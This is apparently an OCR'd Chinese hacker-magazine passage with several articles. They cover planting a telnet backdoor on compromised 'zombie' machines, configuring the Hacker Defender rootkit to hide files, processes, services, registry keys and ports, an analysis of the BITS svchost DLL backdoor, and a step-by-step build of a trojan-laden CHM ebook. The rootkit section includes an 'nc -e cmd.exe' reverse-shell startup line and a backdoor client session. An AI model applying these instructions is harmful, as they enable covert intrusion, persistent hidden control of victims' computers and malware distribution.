


图5

在本地远程给肉鸡开一个端口为77的后门（图6）。


图6


图7

然后就是在你本机的CMD下，TELNET IP到肉鸡的77端口，好了，看看我们上传的自解压包还在不在（图7）。

看看都在吧。快快运行一下：C:\WINNT\SYSTEM32\NETBOXA.EXE。

打开我们的IE，输入肉鸡的IP加上你设置的端口。呵呵，服务器启动了（图8）。




图8

以后我们就可以利用这个自解压包上传到我们手中控制的肉鸡上，将每一个肉鸡都变成一个支持ASP的服务器。在QQ上见到朋友你也可以很大方地说，要不要ASP服务器呀，给你一个！哈哈！

将后门隐藏到底

——内核级后门Hxdef100配置及使用方法

文/小骗子

在众多后门中，RootKit是一个非常不错的选择。在当前比较流行的RootKit之中，Hacker defender尤其被人关注，由于它作为内核的一部分运行，所以这种后门将会越来越比传统技术更加强大更加不易被发觉。一旦被安装运行到目标机器上，系统就会完全被控制在hacker手中了——甚至系统管理员根本找不到安全隐患的痕迹。

作为一款非常出色的RootKit，hxdef100给我们提供了很多可选择配置的功能，比如用户可以通过本软件隐藏文件、进程、系统服务、系统驱动、注册表键的键和键值、打开的端口以及虚构可用磁盘空间，下面我们就来看一下这款诱人的内核级后门是如何打造出来的。

配置

首先，检查我们下载来的hxdef，应该具备如下文件：

```
bdcli100.exe      ;自带后门客户端连接文件
hxdef100.exe      ;Hxdef100后门主程序
hxdef100.2.ini    ;hxdef配置文件模板
hxdef100.ini      ;hxdef经过简单加密过的配置文件模板
rdrbs100.exe      ;Redirector工具(类似与端口转发)
```

打开hxdef100.2.ini，我们可以看到hxdef的默认配置选项，首先，我们先对[Hidden Table]项进行配置，[Hidden Table]是要隐藏的列表，写在这个项目下的字符串，不管是作为文件名还是目录名，都将不在Windows任务管理器、资源管理器中出现，并且支持通配符，一行一个。例如：

```
[Hidden Table]
hxdef*     ;隐藏所有以hxdef开头的文件名、目录名等等
rcmd.exe   ;隐藏rcmd.exe文件
```

下一步，就是[Root Processes]项，这里是能在配置要隐藏能在进程管理器中显示的进程名，同样支持通

配符。配置如下:

```
[Root Processes]
hxdef*        ;隐藏以hxdef开头的所有进程
rcmd.exe   ;隐藏rcmd.exe进程
```

[Hidden Services]项目，是所要进行隐藏的服务列表，hxdef非但能隐藏自身，而且可以为其他后门、程序提供隐藏服务。这是hxdef的一大亮点。首先当然是隐藏自身的服务名，而后是其他服务，一行一个，也支持通配符。配置例如:

```
[Hidden Services]
HackerDefender* ;这里是你的hxdef 的服务名
WinMgrs         ;这个是我的WinEggDrop 的服务名
```

[Hidden RegKeys]隐藏RegKey列表，我们添加的服务都将会在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 找到对应的注册表项，所以为了做到彻底隐藏，我们就要将隐藏进行到底。配置例子:

```
[Hidden RegKeys]
HackerDefender100      ;hxdef默认的服务名
LEGACY_HACKERDEFENDER100
;LEGACY_加hexdef服务名
HackerDefenderDrv100    ;hexdef默认的驱动名
LEGACY_HACKERDEFENDERDRV100
;LEGACY_加 hexdef驱动名
```

其他的服务也如此添加，不同服务对应自身的服务名。

[Startup Run] 后门在启动时，同时启动的其他项目列表，这里我们可以放进一些不能随开机启动的项目，比如NC，用法:

```
[Startup Run]
nc -e %windir%\system32\cmd.exe 你的IP 端口
```

这里允许使用例如%windir%、%tmpdir%等环境变量。

[Hidden Ports] 隐藏端口列表，这个我们平时用到的比较多，写在这个列表一的端口，可以不再显示监听，用netstat -na 也查不到哦。配置方法很简单:

```
[Hidden Ports]
TCP:4136,8922,9333    ;要隐藏的TCP协议端口
UDP:4136,8922,9333    ;要隐藏的UDP协议端口
```

[Settings] hxdef的设置部分，可以设置hxdef的服务名、描述、显示名等等。设置方法如下:

```
[Settings]
Password=Lilo654321          ;后门连接密码
BackdoorShell=stdio?.exe
;后门连接后，会将cmd.exe复制一份，每个连接复制一份，?为统配符。连接完毕后会自动删除
FileMappingName=_.=[Hacker Defender]=._
ServiceName=HackerDefender100     ;hxdef的服务名，要和上面[Hidden Services]项目中的对应
ServiceDisplayName=HXD Service 100
;hxdef 服务显示名
ServiceDescription=powerful NT rootkit
;hxdef 服务描述
DriverName=HackerDefenderDrv100    ;hxdef驱动名
DriverFileName=hxdefdrv.sys   ;hxdef 驱动文件名
```

[Comments]为注释部分，由于hxdef100的配置文件为ini，所以一定要把[Hidden Table]项目填写正确，将ini文件也隐藏掉，否则就等着哭喽~

以上，我们了解了Hxdef100的配置方法，在种植时，需要注意一下几个开关选项及事项:

```
-:installonly
;仅仅进行安装服务，并不同步运行。
-:refresh    ;重新读取INI设置
-:noservice
;正常运行，但不安装成服务，从新启动时恢复，测试时使用
-:uninstall
;将hxdef移出内存，并且断开所有连接及卸载服务
```

使用

上面的配置比较死板，大家也看累了吧？呵呵，下面我来看看它的简单使用方法！

客户端连接程序bdcli100.exe用法也尤为简单，逐个输入所要求输入的选项即刻进入Shell，hxdef100自带的后门，并不是传统后门，像bits和WinEggDrop老哥的PortLess类似，后门程序并不开端口，而是Sniffer所有网卡是否有发送连接字符串，然后进行连接的。用法例如:


```
C:\>bdcli100
Host: 192.168.0.102    ;连接远程服务器
Port: 80               ;进行连接的端口
Pass: Lilo654321       ;hxdef100的连接密码
connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end session   ;过了这一步，就得到Shell啦
```

另外，端口复用技术也在这个后门上得到发挥，前文后门专题已经有介绍了，这里就不再多说，大家可以不光利用80端口控制服务器，53、21 等端口都可以连入系统！

对于这么好的一个后门+Rootkit，你不心动吗？还等什么，赶快配置一个吧！

蝴蝶：小榕的BITS在前段时间可是大大地"光火"了一回，它是属于DLL后门中的一种，但比一般DLL后门更加隐蔽，激活方式也更另类，并且能够反向透过防火墙，平时没有端口，很难察觉——功能的确是强，但是榕哥为了防止造成大的破坏，在Bits中作了限制，并且留下了脚印，很吃惊吧？呵呵，下面我们来看看作者对榕哥Bits的简单分析吧！

通通透透BITS



文／ Tianwei [Nuke Group]

本次分析对象：Bits.dll，

版本：2003/09/16。

MD5：A07F9B83CA7ADF342EFBEF9529171144

Bits的Readme中提到，Bits的设计思想来自Bingle的对Svchost分析的文章，我也看了这个文章，的确非常好，非常详细地介绍了Svchost的原理并提供了源代码，有兴趣的读者可以从网上搜索到。如果你已经知道了svchost的原理，那么可以略过下面对svchost的介绍。

通过svchost调用的服务基本情况

我们常通过"控制面板->服务"看到这些服务的，比如：

```
svchost -k rpcss //Remote Procedure Call (RPC)
svchost -k tapisrv //Telephony
svchost -k netsvcs ……
```

或许有朋友会问：难道svchost一个文件就能提供这么多服务吗？其实不是这样的，svchost仅仅是个宿主，通过分析对自身调用的参数来启动相应名字的Dll服务，它的服务分为若干个"组"（借用Bingle的概念）。我们来具体看看，在注册表键：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
```

里面有若干个REG_MULTI_SZ类型的值来相对于上面的组，比如在笔者的机器上有：

```
rpcss=RpcSs
tapisrv=Tapisrv
netsvcs=EventSystem Ias Iprip Irmon Netman Nwsapagent Rasauto Rasman Remoteaccess SENS Sharedaccess Ntmssvc
```

分别为Rpcss组、Tapisrv组、netsvcs组、每个组可以包含多个字符串（比如Ias，Iprip……），分别对应注册表键：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
```

下面是以该字符串命名的服务入口。比如：SENS（event system 服务）对应是这个：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SENS
```

在这个入口的下层子键Parameters中，有个REG_EXPAND_SZ类型的值ServiceDLL指明了该服务实际调用的动态连接库，比如：ServiceDll=%SystemRoot%\system32\sens.dll，这个sens.dll才是SENS服务真正的提供者，而我们平时在"控制面板->服务"中是无法看到的。

Bits安装分析

BITS安装时在注册表中HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Svchost\netsvcs下写了一个REG_SZ类型的值Strings，比如：Strings=activebitsdoor@dancewithdolphin，以明文方式来保存激活后门的部分参数，Bits默认安装的：rundll32.exe BITS.dll,Install <activestring>似乎是想替换Iprip服务，但若机器本身没有，将无法安装成功：如果以rundll32.exe BITS.dll,Install rasauto <activestring>安装的话，则替换rasauto服务，将ServiceDll指向自己。Bits的反安装在试验时并不起作用，大概是试验所用的机器限制或其他原因，所以必须手工恢复注册表。

同样，虽然Bits的readme中没有写，但我们还可以替换其他的netsvcs服务，比如：

rundll32.exe BITS.dll,Install sharedaccess <activestring>将替换(SharedAccess)Internet Connection Sharing服务，将ServiceDll指向自己！——现在大家明白了吧？哈哈，替换这才是经典所在！

微软用Svchost进程概括了很多系统中的底层服务，表面上好像很干净，但一旦被后门利用起来将是非常可怕的，我们无法再使用ProcessExplorer或进程管理器之类的软件来直接看到系统中后门进程。如果后门替换了某个Dll，我们也无法通过"控制面板->服务"看到，而只有通过ListDlls之类的软件来察看系统中运行的Dll，这可是个非常复杂的工作，因为一个系统中Dll实在是很多，普通用户无法分辨哪些是正常的哪些是不正常的，后门的作者如果写得很恶意，甚至连脚印也不会存在，只有整天和这些东西打交道的人才能分辨，杀毒公司也有自制的程序进行合法性比对（当然不会向大众提供），等抓住特征码后再升级病毒库，大家再付钱，呵呵。PS：不过杀毒公司现在正在和RootKit打架呢，结果还未分晓，我们等着看吧^_^。



◎ 文／图 icyfoxlovelace／冰狐浪子

（声明：本文所讲的方法是为了让网友加强自身的防护意识，用本方法所做的破坏性行为与本文作者无关！）

电子书木马（以下所指的电子书均指CHM格式的电子书）？没听过？其实这种方式的木马传播方法很早就出现过了，只是是以网页木马的形式存在的，也就是把网页木马加入电子书里，这种效果和一般的网页木马的效果一样受到漏洞范围的限制，因此一直没引起人们的太大关注，也许大家觉得这样还不如直接的网页木马来得方便，其实不然，因为电子书相对与于网页而言有许多“优点”，当然这里所谓的“优点”是指在传播木马方面而言的！呵呵，往下看。

电子书木马优势何在

在正式打造我们的电子书木马前，我们先分析一下它的“优点”吧！

（1）因为电子书一般是在本地电脑域打开的，因此它所获得的权限也是本地电脑域的权限，所以比起网页木马的Internet域来，让木马获得执行的机会要简单得多，“不必使用漏洞”就可以执行，从而也就不会被杀毒软件查杀，如果你的木马程序够好的话！也不必担心别人打了漏洞补丁！

（2）现在的网页木马由于影响力太大，一般的人上网都会小心三分提防的，且它依赖于漏洞，所以生存的空间正在逐渐缩小，与此相反的是电子书的火爆下载，使得电子书木马的传播能力以及范围大大加强！

（3）由于木马程序嵌入电子书里，一般的杀毒软件无法对其中存在的木马病毒等破坏性程序进行检查和清除。至少我还没发现有哪个软件可以做到这点，而且如果对这类电子书进行检查，杀毒所需时间也会非常长！试问有几位朋友愿意等呢？

（4）还有最后一点就是，网页木马一般都要自己辛辛苦苦地去传播，并且站点随时可能被关闭，而我们的电子书却可以让许多大的下载站点为咱做点贡献！获得长久时间的传播，当然前提是这本电子书够精彩！

好啦，上面的优点讲完了，大家是不是有点心动了呢？好，下面就让我和大家一起一步步打造一个超级隐蔽的电子书木马吧！

你也能打造自己的电子书木马

首先准备好工具如下。

（1）Microsoft HTML Help Workshop V1.32，电子书制作工具，由微软公司出的编程配套软件，可以帮助你建立HTML格式的帮助文件，当然也可以用Quick CHM等其他CHM格式的电子书制作工具。

（2）超级木马一只（也就是一个你觉得最好的木马程序一个而已，相信大家比我熟悉），本文出于演示实用了“Window 按钮突破专家”这个小软件。

（3）现在最火爆的电子书籍。大哥们，可不要拿咱们菜鸟的电脑教材开刀呀！当然如果你有能力自己做我也不反对，本文演示用Windows 2000的帮助文档WINNT\Help下的access.chm开刀！

准备好了吗？开始制作吧！第一步：打开access.chm，在右侧的空白处，点击右键菜单，选择属性，出现图1所示的对话框，由图中我们可以知道这个电子文档的默认主页是accessibility_overview.htm，标题栏文字是“辅助选项”。




图 1

第二步：制作一个可以让木马运行并且同时可以自动转到原电子书的默认主页的网页icyfox.htm，代码如下：

```
<HTML>
<HEAD>
<meta http-equiv="refresh" content="3;url='accessibility_overview.htm'">
</HEAD>
<BODY>
<OBJECT Width=0 Height=0 style="display:none;" TYPE="application/x-oleobject" CODEBASE="Window 按钮突破专家.exe">
</OBJECT>
</BODY>
</HTML>
```

小提示 把其中的accessibility_overview.htm改为你用的电子书的默认主页名，把“Window 按

钮突破专家.exe”改为你的木马程序名就可以了。另外，如果你的木马程序体积比较大，请相应地把上面的转向时间3改得值大一点，这样看起来时间就默契了。

第三步：打开HTML Help Workshop，选择File菜单下的Decompile…项，对access.chm进行反编译，如图2所示。在反编译后的目录“G:\CHM木马”中可以看到access.hhc（对应帮助文档左侧的“目录”项）和access.hhk（对应帮助文档左侧的“索引”项）。




图2

第四步：建立一个新的带有木马的电子书，把“Window 按钮突破专家.exe”，也就是你的木马程序复制到反编译后的目录“G:\CHM木马”中，并在此目录下建立一个icyfox.hhp的文件（用记事本即可），内容如下（注意：“;”号后面的注释不要写上）：

```
[OPTIONS]
Compatibility=1.1 Or later
Compiled file=access.chm          ；把access.chm改为你要生成的电子书名
Default Window=Main
Language=0x804 中文(中国)
[WINDOWS]
Main="辅助选项","access.hhc","access.hhk","icyfox.htm",,,,,,0x420,150,0x104E,,0x0,0x0,,,,0
；把上面的“辅助选项”改为你第一步时得到的标题栏文字，“access.hhc”及“access.hhk”分别改为你第三步得到的文件名。
[FILES]
icyfox.htm
Window 按钮突破专家.exe          ；把它改为你要嵌入电子书的木马程序名
```

最后，用HTML Help Workshop打开icyfox.hhp，点击左侧最下面的编译按钮，稍等一会就可以在“G:\CHM木马”目录中发现已经编译好的带有木马的电子书access.chm了，打开看看，如图3所示。

加入电子书中的程序是不是运行啦？！还和原来的电子书蛮相似的吧？当然，由于我用的上面的icyfox.hhp是直接编译出来，并没有对电子书进行更细致的调整，

